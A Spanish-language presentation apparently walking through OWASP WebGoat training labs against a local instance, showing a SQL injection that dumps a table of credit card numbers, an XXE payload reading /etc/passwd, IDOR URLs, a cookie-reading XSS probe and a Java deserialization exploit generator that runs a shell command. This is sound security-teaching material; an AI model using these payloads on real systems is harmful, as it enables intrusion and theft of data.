

# + WebGoat +

Maria Micaela Vargas



# ¿Qué es WebGoat?

- WebGoat es una aplicación web deliberadamente insegura que le permite a los programadores buscar y testear vulnerabilidad comúnmente encontradas en aplicaciones web basadas en lenguaje Java.
- Los usuarios podrán demostrar su entendimiento de los problemas de seguridad al explotar las múltiples vulnerabilidades reales que tiene WebGoat.
- Es mantenida por la OWASP y nos permite explotar 8 tipos de las vulnerabilidades que se encuentran en el TOP-10



## SQL Injection

Consiste en insertar código SQL desde el lado del cliente apuntando a la aplicación web con el fin de extraer información

# 1. Injections

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✓

Login\_Count:

User\_Id:

**You have succeeded:**

USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

103, Jane, Plane, 123456789, MC, , 0,

103, Jane, Plane, 333498703333, AMEX, , 0,

10312, Jolly, Hershey, 176896789, MC, , 0,

10312, Jolly, Hershey, 333300003333, AMEX, , 0,

10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,

10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,

15603, Peter, Sand, 123609789, MC, , 0,

15603, Peter, Sand, 338893453333, AMEX, , 0,

15613, Joesph, Something, 33843453533, AMEX, , 0,

15837, Chaos, Monkey, 32849386533, CM, , 0,

19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT \* From user\_data WHERE Login\_Count = 0 and userid= 1 OR 1=1

## 2. Pérdida de autenticación



**Authentication  
Bypasses**



**JWT  
tokens**



**Password  
reset**



**Secure  
Password**

### 3. Exposición de datos sensibles

- Login inseguro

Podemos utilizar un analizador de paquetes (Sniffer) para capturar contraseñas que no se encuentren encriptadas



```
1 POST /WebGoat/start.mvc HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 50
4 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="90"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
7 Content-Type: text/plain; charset=UTF-8
8 Accept: */*
9 Origin: http://127.0.0.1:8080
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate
15 Accept-Language: es-419,es;q=0.9
16 Cookie: JSESSIONID=JNvf3lzyEApZlwBSG7GcYacMr5dJVaT1_43Uwyue
17 Connection: close
18
19 {
  "username": "CaptainJack",
  "password": "BlackPearl"
}
```

## 4. Entidades externas XML

```
<?xml version="1.0"?>
<!DOCTYPE test [<ENTITY passwd SYSTEM "file:/etc/passwd">]>
<searchForm> <from>BOS&passwd</from></searchForm>
```

From:

t

Search results from destination: BOSroot:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:107:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd

## 5. Control de acceso vulnerable

- Referencia directa a objetos insegura

*<https://some.company.tld/app/user/23398>*

*<https://some.company.tld/dor?id=12345>*

<http://127.0.0.1:8080/WebGoat/IDOR/profile/2342384>

- Seguridad por oscuridad



## Your Mission

Find two menu items not visible in menu below that are or would be of interest to an attacker/malicious user and put the labels for those menu items (there are no links right now in the menus).

### Account

### Messages

Unread Messages (3)

Compose Message

Hidden Item 1

Hidden Item 2

Submit

Correct! And not hard to find are they?!? One of these urls will be helpful in the next lab.

Inspector Console Depurador Red Editor de estilo Rendimiento Memoria Almacenamiento Accesibilidad Aplicación

Buscar HTML

```

::marker
Unread Messages (3)
</li>
<li>
::marker
Compose Message
</li>
</ul>
</div>
<h3 id="ui-id-5" class="hidden-menu-item menu-header ui-accordion-header ui-corner-tl-collapsed ui-corner-all ui-state-default ui-accordion-icons"
role="tab" aria-controls="ui-id-6" aria-selected="false" aria-expanded="false" tabindex="1"></h3>
<div id="ui-id-6" class="menu-section hidden-menu-item ui-accordion-content ui-corner-bottom ui-helper-reset ui-widgit-content" style="display: none;
height: 80px;" aria-labelledby="ui-id-5" role="tabpanel" aria-hidden="true">
<ul>
<li>
<a href="/users">Users</a>
</li>
<li>
<a href="/config">Config</a>
</li>
</ul>
</div>
</div>
<br>

```

#### Pseudo-elementos

Este elemento

```

elemento {
  #ac-menu li {
    list-style-type: none;
    background-color: #aaa;
    width: auto;
    max-width: 20%;
  }
}

```

bootstrap.min.css:7

```

* {
  -webkit-box-sizing: border-box;
  -moz-box-sizing: border-box;
  box-sizing: border-box;
}

```

#### Heredada de body

```

body {
  font-family: "Helvetica
Neue",Helvetica,Arial,sans-serif;
font-size: 14px;
line-height: 1.42857143;
color: #333;
}

```

Distribución Calculada Cambios Tipografía

#### Flexbox

Seleccione un contenedor Flex o un ítem para continuar.

#### Cuadrícula

La cuadrícula CSS no está en uso en esta página

#### Box Model



291.717x20


#### Propiedades de Box Model

box-sizing	border-box
display	list-item
float	none
line-height	20px



# 7. Cross-Site Scripting

## Reflejada



WEBGOAT

### Cross Site Scripting

- Introduction
- General
- (A1) Injection
- (A2) Broken Authentication
- (A3) Sensitive Data Exposure
- (A4) XML External Entities (XXE)
- (A5) Broken Access Control
- (A7) Cross-Site Scripting (XSS)
- Cross Site Scripting
- (A8) Insecure Deserialization
- (A9) Vulnerable Components
- (A8-2013) Request Forgeries
- Client side

**JSESSIONID=vt\_QVjj\_T2y4VilcdLhwEnNMfBYdmj2g1r74Hwe**


**Acceptar**

**Identify which field is susceptible to XSS**

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input is used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or

`javascript:alert(document.cookie);`



### Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tiltng Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00 **UpdateCart**

Enter your credit card number:

Enter your three digit access code:

**Purchase**

**Well done, but alerts are not very impressive are they? Please continue.**

Thank you for shopping at WebGoat.  
You're support is appreciated

We have charged credit card:  
\$1997.96

## 8. Deserializacion insegura


```
public class Main {  
    static public void main(String[] args){  
        try{  
            VulnerableTaskHolder go = new VulnerableTaskHolder("sleep", "sleep 5");  
            ByteArrayOutputStream bos = new ByteArrayOutputStream();  
            ObjectOutputStream oos = new ObjectOutputStream(bos);  
            oos.writeObject(go);  
            oos.flush();  
            byte[] exploit = bos.toByteArray();  
            String exp = Base64.getEncoder().encodeToString(exploit);  
            System.out.println(exp);  
        } catch (Exception e){  
        }  
    }  
}
```

rO0ABXQAVklmIHlvdSBkZXNlc

Submit

## 9. Componentes vulnerables

- Componentes desactualizados
- +200 librerías Java y JavaScript





**¡Gracias!**